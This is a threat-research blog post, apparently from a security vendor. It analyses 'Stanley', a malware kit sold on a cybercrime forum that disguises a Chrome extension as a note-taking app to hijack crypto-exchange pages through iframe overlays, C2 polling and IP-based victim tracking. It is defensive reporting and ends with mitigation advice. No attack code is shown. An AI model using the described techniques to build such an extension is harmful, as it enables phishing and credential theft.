Browser-based attacks have entered a new phase, one that's more aggressive, more coordinated, and more dangerous than what we saw a few months ago. An attack vector once considered low-impact has become a huge threat targeting millions of online users.
In December 2025, DarkSpectre exposed gaps in browser security by compromising 8.8 million Chrome, Edge, and Firefox users through three linked campaigns. January 2026 brought another concern: two extensions with a combined 900,000 installations were caught quietly siphoning ChatGPT and DeepSeek conversations, one of which carried Google's "Featured" badge. Around the same time, the CrashFix campaign manipulated users into installing a remote access trojan by intentionally crashing their browsers and posing as the solution.
Now we've found yet another threat: a malware-as-a-service (MaaS) toolkit circulating on a Russian-language cybercrime forum. We're calling it Stanley, after the seller's alias.
For $2,000 to $6,000, Stanley provides a turnkey website-spoofing operation disguised as a Chrome extension, with its premium tier promising guaranteed publication on the Chrome Web Store. We reported this to the Chrome Web Store and hosting provider on January 21, 2026. The C2 was taken offline the next day, but the extension remains live.
Update as of January 27: The “Notely” app has been removed from the Chrome Web Store, and the group selling Stanley has gone dark. However, the threat is far from over. The malware kit might reappear under a different name, or the sellers could also shift to private sales in the future. We advise staying alert when choosing and installing apps and extensions from trusted sources.
The marketplace listing
Stanley first appeared on January 12, 2026, promoted under a listing that explicitly claims the extension "passes Google Store moderation." The seller (alias "Стэнли") pairs the post with a feature rundown and a demo video showing the spoofing workflow against Binance and Coinbase, positioning Stanley as a packaged service rather than a one-off build.
The "Stanley" marketplace listing on a Russian cybercrime forum.

The "Stanley" marketplace listing on a Russian cybercrime forum.
The pricing is tiered from $2,000 to $6,000, with the top tier bundling customization, the management panel, and, most importantly, a guarantee of Chrome Web Store publication.
Stanley's pricing, with the top-tier guaranteeing Chrome Web Store publication.

Stanley's pricing, with the top-tier guaranteeing Chrome Web Store publication.
That guarantee is the commercial center of gravity here: it shifts distribution risk away from the buyer and implies the seller has a repeatable way to clear Google’s review process.
The C2 web panel
Screenshots from the seller's demonstration video reveal a web-based management interface. The panel displays all infected users, including their IP address (used as identifiers), online/offline status, last activity timestamp, and browser history status. Operators can select individual infections for targeted actions.
The C2 panel's user interface showing victim status and IP tracking.

The C2 panel's user interface showing victim status and IP tracking.
Once a target is selected, attackers configure URL hijacking rules specific to that user. They set a source URL (the legitimate site to hijack) and a target URL (the phishing page to display).
The redirect settings with active hijacking rules for Coinbase and Binance.

The redirect settings with active hijacking rules for Coinbase and Binance.
Rules can be activated or deactivated per infection, allowing operators to stage attacks and trigger them on demand. The interface makes this trivially simple: a "new redirect" dialog accepts any source/target pair.
The "new redirect" dialog for configuring URL hijacking.

The "new redirect" dialog for configuring URL hijacking.
The result is effective deception. As an example below, the browser's URL bar displays binance.com while the victim sees and interacts with attacker-controlled content.
The URL bar displays binance.com, but page content is set by the attacker.

The URL bar displays binance.com, but page content is set by the attacker.
Beyond passive hijacking, operators can actively lure users to targeted pages through real-time notification delivery. The notifications come from Chrome itself, not a website, so they carry more implicit trust.
The notification sending interface with customizable text and redirections.

The notification sending interface with customizable text and redirections.
The demonstration shows a generic "new bookmark available" message, but operators can write whatever they want and pair it with any redirect URL.
A spoofed Chrome notification appearing on the victim's desktop.

A spoofed Chrome notification appearing on the victim's desktop.
Technical analysis
We obtained a sample extension built with the toolkit and analyzed its code. This sample is essentially a proof-of-concept with no installations, but given that the toolkit is actively being sold, customized builds are likely already in the wild.
The extension presents itself to users as “Notely,” a minimalist note-taking and bookmarking tool:
The "Notely" extension's Chrome Web Store listing.

The "Notely" extension's Chrome Web Store listing.
The extension does include functional note-taking capabilities, letting users save notes and bookmarks to pages they visit. This legitimate functionality serves dual purposes: it provides plausible cover for the permissions required, and it helps the extension accumulate positive reviews before the malicious functionality is activated.
The permissions grant the extension control over every website the victim visits:
The <all_urls> host permission combined with scripting and webNavigation grants the extension complete control over every website the victim visits. The document_start injection timing ensures the malicious code executes before any page content loads.
Target fingerprinting via IP addresses
Rather than generating random identifiers, the extension uses the victim’s IP address as a unique tracking ID:
This enables attackers to target people by IP address, correlate users across multiple browsers/devices, and implement geographic targeting for region-specific phishing campaigns.
Command and control communication
The extension implements a persistent polling mechanism that checks in with the C2 server every 10 seconds:
The toolkit also implements backup domain rotation; if the primary C2 is taken down, the extension automatically cycles through fallback domains to maintain operational continuity.
The core attack: website spoofing via iframe overlay
When a victim navigates to a targeted website, the extension intercepts the navigation and overlays a fullscreen iframe containing the attacker’s phishing page:
The browser’s URL bar continues to display the legitimate domain (e.g., binance.com), while the victim sees and interacts with the attacker’s phishing page.
Defenses and takeaways
Looking at the code, the implementation is functional rather than sophisticated. The techniques (iframe overlay, header stripping, C2 polling) are well-documented, and the code has some rough edges: Russian-language code comments, empty catch blocks, and inconsistent error handling. The $6,000 price tag likely reflects the value of the Chrome Web Store publication guarantee and the management panel rather than the complexity of the code itself.
That guarantee is what makes the usual advice insufficient. "Only install from official stores, check reviews, look for verified badges" doesn't help when malicious extensions pass Google's review process and sit in the Chrome Web Store alongside legitimate tools. Once published, these extensions can remain active for months before detection, quietly harvesting credentials from thousands of users.
For enterprises, one viable defence is strict allowlisting. Chrome Enterprise and Edge for Business let administrators block all extensions except those explicitly approved. This approach requires more overhead (maintaining an approved list, evaluating new requests, handling exceptions) but it prevents threats that slip past store moderation.
For consumers, less is more. Periodically audit your installed extensions and remove anything you're not actively using. Pay attention to permission requests: an extension asking for access to "all websites" or "browsing history" warrants scrutiny. The fewer extensions you have, the smaller your attack surface.
Conclusion
BYOD policies, SaaS-first environments, and remote work have made the browser the new endpoint. Attackers have noticed. Malicious browser extensions are now a primary attack vector, as we've seen with DarkSpectre, ChatGPT theft, and CrashFix.
The toolkit we've covered here is a turnkey credential theft solution that bypasses Google's review process. At $2,000 to $6,000, it's accessible to everyone from solo scammers to organised crime groups.
The deeper problem is architectural. Browser extension marketplaces use a review-once, update-anytime model, so extensions can pass review as legitimate tools and push malicious updates later. Until that changes, these toolkits will keep slipping through.
Varonis Interceptor Browser Security uses AI and computer vision to detect and block malicious sites in real time, even when they look pixel-perfect to the human eye. It provides multi-channel protection across email, ads, social media, search, and collaboration platforms, including protection against rogue apps and extensions.
MITRE ATT&CK
Indicators of compromise
Threat actor identifiers
- Forum alias: Стэнли
Network indicators
Extension indicators


.png)

.png)

.png)
.png)